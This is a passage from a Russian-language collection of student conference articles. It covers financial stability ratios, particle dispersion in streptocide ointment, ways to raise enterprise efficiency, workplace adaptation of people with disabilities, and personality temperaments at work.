5. Коэффициент обеспеченности собственными оборотными активами. Показатель характеризует часть оборотных активов, финансируемых из собственных источников. Рассчитывается по формуле:

$$Косоа = \frac{\text{Собственные оборотные активы}}{\text{Оборотные активы}} * 100\%$$

Рекомендуемое значение – 10%

6. Коэффициент капитализации. Необходима оценка в динамике, так как рост данного показателя характеризует увеличение зависимости от внешних факторов. Определяется по формуле:

$$Кк = \frac{\text{Долгосрочные обязательства}}{\text{Собственные средства+долгосрочные обязательства}} * 100\%$$

7. Коэффициент финансовой стабильности. Демонстрирует часть финансовых источников, которые организация использует длительное время. Формула для определения:

$$Кфс = \frac{\text{Собственные средства+долгосрочные обязательства}}{\text{Валюта баланса}} * 100\%$$

Рекомендуемое значение – 50%-60%.

8. Коэффициент абсолютной ликвидности. Показывает, какая часть краткосрочных обязательств может быть погашена на конкретную дату. Формула:

$$Кабсл = \frac{Денежные\ средства,краткосрочные\ фин.вложения}{Краткосрочные\ обязательства} * 100\%$$

Рекомендуемое значение – 20%.

9. Коэффициент текущей ликвидности. Иллюстрирует способность предприятия погашать свои текущие обязательства за счёт располагаемых оборотных средств. Рассчитывается по формуле:

$$Ктл = \frac{Оборотные\ активы}{Краткосрочные\ обязательства} * 100\%$$

Рекомендуемое значение – 200%.

Учитывая приведённую выше информацию, необходимо учитывать, что рекомендуемые значения показатель довольно условны и значения нормативов будут меняться в зависимости от отраслевой принадлежности предприятия, структура источников средств, фазы экономического цикла и др.

Приведённый список не является окончательным и закрытым, наоборот, в него можно, как и добавить ряд показателей, так и убрать лишние коэффициенты, всё на усмотрение исследователя.

Финансовая устойчивость предприятия является одной из ключевых характеристик финансового состояния предприятия, отражает степень эффективности функционирования компании. Несмотря на то, что не существует единого подхода для теоретического и практического определения финансовой устойчивости предприятия, многие учёные и исследователи сходятся в одном: для определения данной характеристики необходимо сочетание нескольких подходов и методов.

Использованные источники:

1. Любушин Н. П. Анализ методов и моделей оценки финансовой устойчивости организаций // Экономический анализ: теория и практика. – 2010. – №1. – С. 3–11;

2. Пискунова И. В. Оценка финансовой устойчивости предприятия в современных условиях хозяйствования // Вопросы экономики и права. – 2011. –№ 3. – С. 304-310;

3. Шеремет А. Д., Негашев Е. В. Методика финансового анализа деятельности коммерческой организаций – 2-е изд., перераб. и доп.– М.: Инфра-М, 2012;

УДК 615.454

Соколова Е.В.
студент 3 курса
фармацевтический факультет
Волгоградский государственный медицинский университет
(ФГБОУ ВО)
научный руководитель: Плетнева И.В., к.фармац.н.
РФ, г. Волгоград

ОПРЕДЕЛЕНИЕ ВЛИЯНИЯ СПОСОБА ИЗГОТОВЛЕНИЯ МАЗИ СТРЕПТОЦИДОВОЙ НА СТЕПЕНЬ ДИСПЕРСНОСТИ ДЕЙСТВУЮЩЕГО ВЕЩЕСТВА

Аннотация: Изучено влияние вспомогательных компонентов на степень дисперсности действующего вещества в суспензионной мази. Показано, что диспергирование действующего вещества, вводимого по типу суспензии в мази, способствует уменьшению размера частиц дисперснрй фазы.

Ключевые слова: мазь, стрептоцид, степень дисперсности.

Sokolova E.V., student
Volgograd State Medical University
Pletneva I., Candidate of Science
senior Lecturer of Volgograd State Medical University

DETERMINATION OF THE INFLUENCE OF THE METHOD OF MANUFACTURING OINTMENTS STREPTOCIDUM ON THE DEGREE OF DISPERSION OF THE ACTIVE SUBSTANCE

Abstract: The influence of auxiliary components on the degree of dispersion of the active substance in the suspension ointment was studied. It is shown that the dispersion of the active substance introduced by the type of suspension in the ointment reduces the particle size of the dispersed phase.

Key words: ointment, streptocide, degree of dispersion

Мягкие лекарственные формы–это группы препаратов, имеющих вязко-пластичную консистенцию и предназначенных для местного или трансдермального высвобождения действующих веществ. Мази применяются не только для местного воздействия, но и с целью обеспечить проникновение лекарственных веществ через кожу в кровяное русло или лимфатические сосуды для воздействия на патологические процессы, протекающие во внутренних органах. При изготовлении суспензионных мазей лекарственные средства измельчаются, затем диспергируются с оптимальным количеством жидкости. Современная фармация использует большое количество разных мазевых основ. Это обусловливается разнообразием физико-химических свойств лекарственных веществ, назначаемых в форме мазей [1,2,5].

В работе нами проведены исследования по определению степени

дисперсности частиц твердой фазы мази стрептоцидовой в соответствии с требованиями нормативной документации. Размер частиц лекарственных веществ в мазях определяли на биологическом микроскопе, снабженном окулярным микрометром МОВ-1 при увеличении окуляра 15х9. Цену деления окулярного микрометра выверяли по объект - микрометру для проходящего света (ОМП). Пробу мази отбирали, как указано в статье «Отбор проб лекарственных средств», и она должна составлять не менее 5,0 г. Согласно методике, если концентрация лекарственных веществ в мазях превышает 10%, то их разбавляют соответствующей основой до содержания около 10% и перемешивают. При отборе проб следует избегать измельчения частиц [2,3,4].

В работе нами была использована следующая методика определения размера частиц: из средней пробы мази брали навеску 0,05 г и помещали на предметное стекло, прибавляли каплю 0,1% раствора Судана III и перемешивали. Пробу накрывали покровным стеклом (24-24 мм), фиксировали его путем легкого надавливания. Нами были проведены микроскопические исследования мази стрептоцидовой 5% с добавлением вспомогательной жидкости (вазелинового масла) и без добавления вазелинового масла, а также мази стрептоцидовой 10%. Проведенными исследованиями показано, что при измельчении действующего вещества в присутствии вспомогательной жидкости наблюдается уменьшение размера частиц дисперсной фазы мази стрептоцидовой. Так, добавление масла вазелинового по правилу Дерягина в количестве ½ от массы действующего вещества и введение ведение этилового спирта как компонента способствующего рекристализации частиц трудно измельчаемого вещества обеспечивается высокая степень дисперсности действующего вещества. Следует отметить, что степень дисперсности действующего вещества влияет на его биологическую доступность, что положительно сказывается на терапевтической эффективности лекарственной формы, поскольку высокая степень дисперсности вещества вводимого в состав мази по типу суспензии обеспечивает оптимальный терапевтический эффект лекарственной формы. Таким образом, нами проведены исследования по оценке влияния различных технологических факторов на степень дисперсности действующего вещества мази стрептоцидовой. Показано, что при измельчении действующего вещества в присутствии вспомогательной жидкости наблюдается уменьшение размера частиц дисперсной фазы мази стрептоцидовой. Установлено, что диспергирование действующего вещества в присутствии масла вазелинового способствует уменьшению размера частиц дисперсной фазы с 300 мкм до 75 мкм.

Использованные источники:

1. Медицинские и лечебно-косметические мази. Учебно-методическое пособие/Авт.: Е.Т. Чижова, Г.В. Михайлова. –М.:ВУНМЦ МЗ РФ,1999-404 стр.

2. Государственная фармакопея Российской федерации. – XII – изд. – М.:

Научный центр экспертизы средств медицинского применения, 2008. – Вып 1. – 704 с.
3. Плетнева И.В. Технология мази "Эльтон" и исследование ее противоожоговой активности/ И.В. Плетнева, Н.С. Дронова, А.В. Симонян// Фармация.-2009.-№ 2-С. 32-34.
4. Плетнева И.В. Разработка мягких лекарственных форм, содержащих биологически активные вещества грязи озера Эльтон: Автореф…к. фарм. наук/ И.В. Плетнева – Всероссийский научно-исследовательский институт лекарственных и ароматических растений Российской академии сельскохозяйственных наук. Москва, 2011. –23 с.
5. Фармацевтическая разработка: концепция и практические рекомендации [Текст] : науч.-практ. рук. для фармацевт. отрасли / Быковский С. Н. , Василенко И. А. , Демина Н. Б. ; [под ред. С. Н. Быковского, И. А. Василенко, Н. Б. Деминой и др.]. - М. : [Изд-во Перо], 2015. - 472 с. : ил., цв. ил.

УДК 338

Соколова Е.В., магистр
факультет «Экономики в энергетике и промышленности»
Национальный Исследовательский университет «МЭИ»
научный руководитель: Аграпонова Н.Л., к.э.н. доцент
Россия, г. Москва

НАПРАВЛЕНИЯ ПОВЫШЕНИЯ ЭКОНОМИЧЕСКОЙ ЭФФЕКТИВНОСТИ ПРЕДПРИЯТИЯ

Аннотация: Для принятия верных управленческих решений руководство должно адекватно оценивать и понимать экономическое и финансовое состояние своей компании, тот эффект, который приносит предприятие. Каждой организации, для успешного своего развития, необходимо периодически выбирать направление своего дальнейшего движения, и необходимо, чтобы такое направление двигало развитие компании вперёд, повышало её эффективность. В данной статье проиллюстрированы основные группы направлений повышения экономической эффективности предприятия. Каждое направление было разделено на несколько составляющих компонентов. Представленная в работе схема охватывает разные сферы деятельности предприятия.

Ключевые слова: экономическая эффективность предприятия, управление предприятием, повышение эффективности, эффективность, модернизация, себестоимость.

Sokolova E.V., master
faculty of Economics in energy and industry»
National Research University
"MEI", Russia, Moscow
Scientific supervisor: Agafonova N.L.
Ph. D., associate Professor
Russia, Moscow

DIRECTIONS OF INCREASE OF ECONOMIC EFFICIENCY OF THE ENTERPRISE

Abstract: To make the right decisions, management must adequately assess and understand the economic and financial condition of their company, the effect that the company brings. Each organization, for its successful development, needs to periodically choose the direction of its future movement, and it is necessary that this direction should lead the company forward, increasing its efficiency. This article illustrates the main groups of ways to improve the economic efficiency of the enterprise. Each direction was divided into several components. The scheme presented in the work covers various areas of the enterprise's activities.

Key words: economic efficiency of the enterprise, enterprise management, efficiency improvement, efficiency, modernization, cost

Экономическая эффективность предприятия – это категория, которая иллюстрирует результативность его деятельности. Успешность компании на рынке зависит от уровня её экономической эффективности. Соответственно, вопрос о повышении уровня данной категории является довольно актуальным. В современном мире существует несколько направлений повышения экономической эффективности деятельности предприятия, они представлены на рисунке 1.




Рисунок 1. Пути повышения уровня экономической эффективности предприятия

Рассмотрим подробное каждое направление.

1. Экономическое направление. Данное направление включает в себя ряд мер:

1.1. Снижение себестоимости товара или услуги, через снижение издержек. Это возможно: либо благодаря экономии на материалах, однако, это может привести к снижению качества продукции, что является негативным фактором; либо благодаря улучшению использования средств и предметов труда, повышению квалификации работников и т.п.

1.2. Повышение цен на продукцию. Данная мера возможна в случаях увеличения затрат (переход на более качественные и дорогие материалы в производстве, расширение штата сотрудников) и высокого спроса на продукцию. Однако не стоит забывать, что повышение цен может вызвать определённую негативную реакцию у потребителей.

1.3. Снижение постоянных расходов. Происходит за счёт изменения структуры и объёма продукции.

2. Технологическое направление, состоит из следующих направлений:

2.1. Использование современных технологий. К примеру: внедрение концепции «бережливого производства», метод «20 ключей», внедрение ERP-системы для управления производственной и коммерческой деятельностью предприятия.

2.2. Модернизация основных средств – совокупность мер, которые нацелены на улучшение технико-экономических показателей основных

средств благодаря замене значимых элементов на более современные и эффективные.

3. Организационное направление, включает в себя следующий перечень мер:

3.1. Изменение организационной структуры предприятия. Смысл данного мероприятия заключается в приведении структуры компании, способов взаимодействия внутри данной системы и с окружающей средой в такое состояние, которое будет способно максимизировать эффективность поставленных целей. Благодаря данному действию в результате можно получить: снижение непроизводственных издержек, оптимизацию численности персонала, внедрение новых методик взаимодействия и т.п.

3.2. Улучшение качественных характеристик персонала. Подразумевается повышение профессиональных качеств и общей квалификации сотрудников. Несоответствие компетентности и квалификации сотрудников потребностям предприятия, как правило, оказывает крайне негативное влияние на результат деятельности предприятия. В связи с этим, на сегодняшний день, перспектива «Развитие персонала» - довольно популярное направление развития во многих компаниях. Как правило, предприятие самостоятельно проводит организацию обучения персонала, повышение квалификации. В конечном итоге такие мероприятия приводят не только к общей экономической эффективности предприятия, но и к совершенствованию корпоративной культуры компании, улучшению психологического климата коллектива и снижении текучести кадров.

4. Неэкономическое направление, которое включает в себя:

4.1. Маркетинговые воздействия. Существует множество маркетинговых инструментов, однако, наиболее эффективными признаны: реклама, public relations, стимулирование сбыта, личная продажа.

4.2. Внедрение информационных технологий. Основная цель данного мероприятия – обеспечение и оценка бесперебойного течения информационных потоков между отделами и подразделениями компании и субъектами внешней среды. Данная мера осуществляется, как правило, в несколько этапов: разработка ряда требований для необходимой информационной технологии; анализ и оценка нескольких вариантов; выбор оптимального варианта; внедрение информационной технологии.

Существует множество мер, которые призваны повысить экономическую эффективность предприятия. Когда перед руководством встаёт выбор: по какому из направлений пойти, необходимо учитывать особенности сложившейся ситуации: какая специфика предприятия, его отраслевая принадлежность, какова ресурсная база предприятия, какая ситуация на рынке и т.п.

Использованные источники:

1. Вумек, Джеймс Бережливое производство. Как избавиться от потерь и добиться процветания вашей компании / Джеймс Вумек , Дэниел Джонс. -

М.: Альпина Паблишер, 2014. - 472 с.
2. Елисеева, Т.П. Экономика и анализ деятельности предприятий / Т.П. Елисеева, М.Д. Молев, Н.Г. Трегулова. - Ростов-на-Дону: Феникс, 2012. - 480 с.
3. Мазурова, И. И. Анализ эффективности деятельности предприятия : учеб. пособие / И.И. Мазурова, Н.П. Белозерова, Т.М. Леонова, М.М. Подшивалова . – СПб. - Изд-во СПбГУЭФ, 2012. – 113 с.
4. Факторы, влияющие на экономическую эффективность деятельности предприятия [Текст] / О. М. Калиева [и др.] // Инновационная экономика: материалы междунар. науч. конф. (г. Казань, октябрь, 2014 г.). – Казань: Бук, 2014. - С. 93-96.

УДК 331.108

Соловьёва М.В.
студент 2 курса
кафедра «Управление и предпринимательство»
Сорокина Ю.В.
ассистент
кафедра «Управление и предпринимательство»
Институт сферы обслуживания и предпринимательства ДГТУ
филиал в г. Шахты

АДАПТАЦИЯ ЛЮДЕЙ С ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ НА РАБОЧЕМ МЕСТЕ

Аннотация: В данной статье перечислены особенности процесса адаптации людей с ограниченными возможностями на рабочем месте. Так же выявлены существующие виды адаптации, и какие из них наиболее оптимальны для людей с ограниченными возможностями.

Ключевые слова: адаптация, тренинг, безбарьерная среда, люди с ограниченными возможностями, группа инвалидности.

Solov`yova M.V.
2nd year student of the department "Management and Entrepreneurship", Institute of the Service Sector and Entrepreneurship (branch) DSTUv Shakhty
Sorokina Yu.V.
Assistant of the Department "Management and Entrepreneurship" Service Industry Institute and business (branch) DGTU in the city of Shakhty

ADAPTATION OF PEOPLE WITH DIFFERENT OPPORTUNITIES AT WORKPLACE

Annotation: This article lists the features of the adaptation process for people with disabilities in the workplace. Also identified existing types of adaptation, and which of them are most optimal for people with disabilities.

Key words: adaptation, training, barrier-free environment, people with

disabilities, disability group.

С недавнего времени, в терминологии, вошло в оборот понятие «безбарьерная среда». Под данным термином подразумевается создание наиболее благоприятных и комфортных условий для людей с ограниченными возможностями во всех аспектах их жизнедеятельности (как бытовых, так и профессиональных).

По статистике в России насчитывается около 12,6 млн. людей с ограниченными возможностями, примерно 9% жителей страны. В современном российском обществе стереотипно принято считать, что люди с инвалидностью, не в состоянии выполнять определенную работу, однако на сегодняшний день на самом деле человек с ограниченными возможностями, имеет возможность успешно трудоустроиться и справляться с различными профессиональными функциями, если предприятие благоустроенно всем необходимым для выполнения определённых возможностей.

Согласно статье 1 Федерального закона от 24.11.1995 N 181-ФЗ (ред. от 07.03.2018) "О социальной защите инвалидов в Российской Федерации", инвалид - лицо, которое имеет нарушение здоровья со стойким расстройством функций организма, обусловленное заболевание, последствия травм или дефекты, приводящее к ограничению жизнедеятельности и вызывающее необходимость его социальной защиты. Ниже на рассмотрение представлены три группы инвалидности, в каждой из них наглядно описываются заболевания и уровень ограничений трудоспособности индивида.

1. Первая группа инвалидности. Самой сложной из степеней инвалидности является первая группа. К данной группе инвалидности относятся люди, которые имеют высокую степень сложности передвижения, общения и обучения. Инвалиды первой группы почти нетрудоспособны, кроме тех людей, которые глухонемые или незрячие. Так же люди, у которых не работают нижние конечности, выполняют определённую работу сидя или работают в домашних условиях.

2. Вторая группа инвалидности. В эту группу входят люди с нарушением функционирования организма. Это определённые патологии: дефект черепа, рост меньше 150 см., те, кто лишён конечностей на руках, серьезные последствия после травмы. Люди, относящиеся ко второй группе способны работать на предприятии, но если трудовой день будет сокращён, а также норма выработки будет снижена.

3. Третья группа инвалидности. Данная группа инвалидности присуща тем людям, у которых есть глухота, полученные травмы, врожденные дефекты. Люди с третьей группой инвалидности могут ухаживать за собой, но помощь социальных работников в определенных ситуациях необходима.

По данным Федеральной службы государственной статистики за 2017 год было выявлено, что в около 1,3 млн. человек входят в I группу инвалидности, 6,3 млн. — во II группу, 4,6 млн. человек отнесены к III

группе.

Между тем, трудоустройство инвалидов по законодательству РФ в 2018-2019 году, является не правом, а обязанностью работодателей. Согласно трудовому законодательству, отказать работнику в этом в силу его инвалидности нельзя. Не в пользу граждан с инвалидностью может сыграть лишь недостаточный уровень профессиональных знаний или их отсутствие. Если же соискатель-инвалид обладает необходимым образованием и профессиональными навыками, отвечающими требованиям руководителя в рамках вакантной должности, то предприятие обязано принять гражданина с ограниченными возможностями на работу. Для работников-инвалидов законодательством предусмотрены дополнительные гарантии, в том числе за счет квотирования рабочего места. Механизм квотирования рабочих мест устанавливается на региональном/местном уровне. Это означает, что законодатель обязывает крупных работодателей с численностью штата работников от ста человек принимать на работу инвалидов. На таких предприятиях инвалидами может быть занято от 2 до 4 процентов рабочих мест в зависимости от средней численности предприятия и субъекта РФ, в котором находится работодатель (ст. 21 Федерального закона от 24.11.1995 N 181-ФЗ). Рассмотрим особенности адаптации инвалида на новом рабочем месте. Адаптация - это приспособление субъекта к внешним, либо внутренним условиям среды. Выделяют следующие виды адаптации на рабочем месте человека с инвалидностью: корпоративная, социальная, техническая и психофизиологическая адаптация.

- Корпоративная адаптация заключается в эффективности работы на рабочем месте. Человеку с инвалидностью нужен наставник, который введет его в курс дела организационной деятельности учреждения, какова структура предприятия, местонахождения подразделений и его рабочего места, а так же в чем именно заключается его работа.

- В социальной адаптации основную роль играет коллектив, и чтобы человек с инвалидностью не чувствовал себя некомфортно, требуются различные тренинги для сплоченности коллектива. Персонал – фундаментальный аспект фирмы, и если работнику будет некомфортно на данном месте работы, то его «кпд» резко снижается. Существуют тренинги, которые приведут к взаимопониманию в данном коллективе и через некоторый промежуток времени, человек с ограниченными способностями станет более предрасположен/коммуникабелен, влившись в социальную среду на рабочем месте. - Техническая адаптация подразумевает за собой освоение технических требований, офисной техникой, программным обеспечением, базами предприятия и ознакомлением инструкций.

- Психофизиологические тренинги заключаются в определённом режиме труда и отдыха для людей с ограниченными возможностями. У людей с инвалидностью другой график работы и больше времени на отдых. Для людей с инвалидностью приоритетным является почти каждый тип адаптации, но особенно выделить стоит «социальную», т.к они нуждаются в

поддержке коллектива. Так же для того что бы понять, что они причастны к рабочему процессу и различия между ними и другими коллегами не так существенны. В компаниях предполагают социально-психологические тренинги, которые помогают моделировать основы процесса общения. Тренинги составляют определённое число занятий, которые приведут в конце к тому или иному успеху. Эффективность тренинга связана с тем, что в результате целенаправленного общения, происходит приобретение социальных навыков. Работа в коллективе предполагает создание доброжелательных отношений.

Одним из главных направлений поддержки инвалидов является профессиональная реабилитация и адаптация на рабочем месте, которая является важнейшей составной частью государственной политики в области социальной защиты инвалидов и включающая следующие мероприятия: психологическая поддержка, обучение и повышение квалификации, содействие трудоустройству.

Но до сих пор в России существует множество преград для трудоустройства инвалидов: отсутствует физический доступ к рабочему месту, недостаточный размер заработной платы труда, а также среди работодателей до сих пор существует много стереотипов о людях с инвалидностью. И инвалиды страдают заниженной самооценкой и не хотят выходить на неподходящее рабочее место, не справляясь с работой из-за того, что рядом нет поддержки. И самое главное, самому обществу помощь в адаптации и нормальной работе инвалида важнее, чем для самого инвалида. Человек должен видеть, что если с ним что-то случится, он не будет изолирован от общества. К сожалению, одним из главных показателей социально-психологической адаптации инвалидов является их отношение к собственной жизни - практически большая часть из них оценивает качество своей жизни как неудовлетворительное. Причём само понятие удовлетворённости или неудовлетворённость жизнью чаще всего сводится к плохому или нестабильному материальному положению инвалида, и чем ниже доходы инвалида, тем пессимистичнее его взгляды на своё существование и ниже его самооценка.

Использованные источники:

1. Федеральный закон от 24.11.1995 N 181-ФЗ (ред. от 07.03.2018) "О социальной защите инвалидов в Российской Федерации" (с изм. и доп., вступ. в силу с 18.03.2018) Статья 1. Понятие "инвалид", основания определения группы инвалидности / Консультант плюс: URL: http://www.consultant.ru/document/cons_doc_LAW_8559/63d0c595ab5abe23f1011a3719970dfaf665ce0c/ (Дата обращения 4.04.2018)
2. "Трудовой кодекс Российской Федерации" от 30.12.2001 N 197-ФЗ (ред. от 05.02.2018) статья 21. Основные права и обязанности работника / Консультант плюс: URL: http://www.consultant.ru/document/cons_doc_LAW_34683/b94bd4dad3b39d0497eb33b8fc3d99356959c2da/

3. Инвалиды в цифрах и фактах / Статья из газеты: АиФ Здоровье № 21 23/05/2017 http://www.aif.ru/health/life/invalidy_v_cifrah_i_faktah
4. Красковская А.С., Сутормина А.В., Сорокина Ю.В. Адаптация людей с ограниченными возможностями на новом рабочем месте// В сборнике: Наука и бизнес: проблемы и перспективы развития предпринимательской деятельности: сборник статей международной научно-практической конференции. - 2016. - С. 115-119.

УДК 331.108

Соловьёва М.В.
студент 1 курса
кафедра «Управление и предпринимательство»
Сорокина Ю.В.
ассистент
кафедра «Управление и предпринимательство»
Институт сферы обслуживания и предпринимательства ДГТУ
филиал в г. Шахты

РАЗВИТИЕ ИНДИВИДУАЛЬНО-ПСИХОЛОГИЧЕСКИХ СВОЙСТВ ЛИЧНОСТИ В ТРУДОВОЙ ДЕЯТЕЛЬНОСТИ

Аннотация: В данной статье рассматриваются особенности процесса развития индивидуально-психологических свойств личности в трудовой деятельности. Выяснены плюсы и минусы людей с разным темпераментом в трудовой деятельности, а так же произведен учёт психологических свойств и качеств личности.

Ключевые слова: индивидуально-психологические свойства, темперамент, направленность личности, характер.

Solov`yova M.V.
1st year student of the department "Management and Entrepreneurship"
Institute of the Service Sector and Entrepreneurship (branch) DSTUv Shakhty
Sorokina Yu.V.
Assistant of the Department "Management and Entrepreneurship"
Service Industry Institute and business (branch) DGTU in the city of Shakhty

THE DEVELOPMENT OF INDIVIDUAL PSYCHOLOGICAL PROPERTIES OF THE INDIVIDUAL IN THE WORK

Annotation: This article discusses the features of the development process of the individual psychological properties of the personality in work activity. The pros and cons of people with different temperaments in their work activities have been elucidated, as well as an account has been taken of the psychological properties and qualities of the personality.

Key words: individual psychological properties, temperament, personality orientation, character.

Личность в психологии есть ничто иное, как носитель сознания и субъект целенаправленной деятельности. Обратив внимание на каждого из подопечных в организации/предприятии, с точки зрения его индивидуально-психологических свойств, то мы относимся к нему как к личности, которая схожа в некоторых аспектах (характер, поведение, темперамент, манера общения) с другими людьми, но и в то же время являет собой индивида со своими отличительными чертами (индивидуален). Абсолютно каждый человек как личность обладает системой индивидуально-психологических свойств. К ним можно отнести выше перечисленные: темперамент, характер, направленность и способности. В процессе взаимодействия с другими людьми, человек всегда проявляет эти качества и особенности. Владение информацией и учёт о индивидуально-психологических свойствах и качествах своих подчиненных необходимы начальнику, или же, например, психологу для реализации более точного индивидуального подхода к сотрудникам фирмы, более успешному их обучению, для оптимальной мотивации, а также достижения эффективной деятельности. Темперамент - это индивидуальное свойство человека, которое в наибольшей мере зависит от его врождённых, природных психофизиологических качеств, а так же индивидуальная характеристика человека со стороны особенностей его психической деятельности, таких как интенсивность, скорость, темп психических процессов.

Основываясь на психологии-управления, немаловажную роль играют такие свойства личности, как темперамент, характер, способности и направленность личности. Отталкиваясь от перечисленных свойств во многом можно определить подходящую роль для того или иного вида деятельности, будь то работа или его взаимоотношения в коллективе. Стоит отметить, что отсюда вытекает такая рекомендация: при подборе персонала для работы менеджеру необходимо учитывать психические свойства кандидата, чтобы быть уверенным в его способности выполнить необходимую профессиональную роль в организации.

Выделяют четыре типа темперамента:

* Сангвиник
* Холерик
* Меланхолик
* Флегматик

Разберём более подробно каждый тип из вышеперечисленных.

Начнем с сангвиников.

Сангвиник - это подвижный человек. Данный тип очень живой, быстро реагирует на изменения, происходящие вокруг него, не особо тяжко переносит неудачи. Смена вида деятельности не вызывает у него затруднений, но пренебрегает однотипной и рутинной работой. Другими словами - становится скучно при выполнении обычного, но необходимого для производства дела, однако, если работа ему интересна, то он проявляет

немалый интерес. Работник с таким типом темперамента энергичен, неутомим и обладает быстрой речью. Сангвиник является, пожалуй, самым лучшим руководителем с точки зрения подчиненных. Однако технические моменты в работе часто вызывают у сангвиников затруднение. Из его сильных сторон можно отметить умение расположить к себе человека и в чём-либо убедить - не всегда срабатывает в условиях, например, планового производства.

Рассмотрим следующий тип темперамента - холерик.

Холерик - энергичный человек, порывистый, нестабильный, склонный к эмоциональным переживаниям происходящего и частым сменам настроения. Быстро действует и легко возбуждается. Работники с темпераментом холерика, как правило, имеют высокий «кпд», разговорчивы, предпочитают самостоятельно преодолевать препятствия и трудности на своем пути. Данный тип может много и полезно работать, увлекать других своим энтузиазмом. Если холерик потеряет интерес к деятельности, то у него пропадает настроение. Он наиболее продуктивен там, где требуется лидерство, высокая инициативность, концентрация внимания и т.п. Людей с таким темпераментом нужно по возможности отстранять от разногласий, четко оценивать его успехи и грамотно указывать на недостатки. Сильные стороны руководителя-холерика – это способность быстро выдать свежую идею в любой момент, вне зависимости от ситуации, зажечь и повести за собой окружающих, не важно, подчинённый это, клиент или вышестоящий руководитель. Слабыми сторонами является его отстранённость от технических аспектов производства и ориентация в первую очередь на людей. Его недостатками являются излишняя поспешность и склонность к нервным срывам.

Третий тип темперамента, который будем рассматривать - меланхолик.

Меланхолик – сентиментальный, застенчивый человек и легкораним. Он вечно переживает по поводу различных событий. Даже мелкие неудачи могут выбить его из колеи, хоть и предпочитает этого не показывать. Он мало реагирует на внешние факторы. Чаще всего такие люди тихо разговаривают и смущаются. Хоть они и не обладают качествами лидера, т.к поручения большой важности могут стать причиной глубокой тревоги, зато он может быть хорошим работником и внимательным товарищем. В чрезвычайных ситуациях у людей с таким типом темперамента возникает тоска и паническое состояние. Меланхолику необходимо оказывать помощь в преодолении застенчивости в отношениях с людьми, в воспитании решительности действий, а так же в сложных ситуациях. Меланхолик лучше всего справляется с задачами, требующей стереотипных действий. Критические замечания желательно делать ему лично с глазу на глаз.

И последний тип темперамента - флегматик.

Флегматик – медлительный, невозмутим и малотревожный человек, который имеет устойчивое настроение и стремление, так же вряд ли станет демонстрировать публично свои переживания. Такой сотрудник в меру

уравновешен, вдумчив и пунктуален. Он не отвлекается по всяким пустякам, любит четкую организацию труда, но подчас медлителен и инертен. Ему тяжело перестраивается с одного вида работы на другой. Флегматику нужно помогать упражнять его подвижность, быстроту выполнения трудовых процессов. Флегматики способны к кропотливой, требующей большой внимательности и тщательной работе, которая стала бы настоящим испытанием для холерика.

Характер является индивидуальным сочетанием устойчивых черт, психических особенностей человека, обусловливающих типичные для данного человека способы поведения в определенных жизненных условиях и обстоятельствах и определяющих отношение личности к окружающей действительности. Структура характера рассматривается, прежде всего, по сложившимся у человека типам отношений: к другим людям (доверчивость-недоверчивость, сочувствие-безразличие и т.д.); к самому себе (самооценка и т.д.); к деятельности (трудолюбие, лень и т.д.) В отличие от темперамента как динамической стороны поведения, характер позволяет оценить содержательную социальную сторону поведения субъекта, его ценностные ориентации. В условиях профотбора людей на определенные должности (например, на должность руководителя рабочей группы) большую роль играет психодиагностика черт характера, так как именно характер определяет пригодность человека к нормальному общению и добросовестному отношению к выполняемой работе.

Под направленностью личности понимается направляющее психологическое свойство человека, в котором представлена система её побуждений к жизни и деятельности. Направленность оказывает организующее влияние не только на компоненты структуры личности(например, на развитие способностей), но и на психические состояния (например, преодоление депрессии), также на всю область протекания психических процессов.

Способности не даются человеку с его появления на свет. Природная одарённость имеет место быть, но она способна перевоплощаться лишь при благоприятных условиях тренировок, воспитания, обучения и самовоспитания личности. Их можно определить при помощи целенаправленного подобранного спектра методов, а именно: анализа конкретного вида профессиональной деятельности, оценки успеваемости определённых задач, мотивации и целенаправленности.

Способности представляют собой свойство личности, определяющее её пригодность и готовность к усвоению и осуществлению определённых видов деятельности, а также удачному решению производственных, учебных и творческих задач. Выделяют следующие виды способностей: – общие способности, как основа успешности выполнения различных видов деятельности (работоспособность, настойчивость, и т.д.); – специальные (профессиональные) способности, как основа успешности выполнения конкретных видов деятельности (спортивной, трудовой и т.д.).

Существует целый ряд классификаций способностей. Перечислим несколько из них:

- Природные – естественные способности, связанные с врожденными задатками, основываются на их базе, при наличии жизненного опыта.

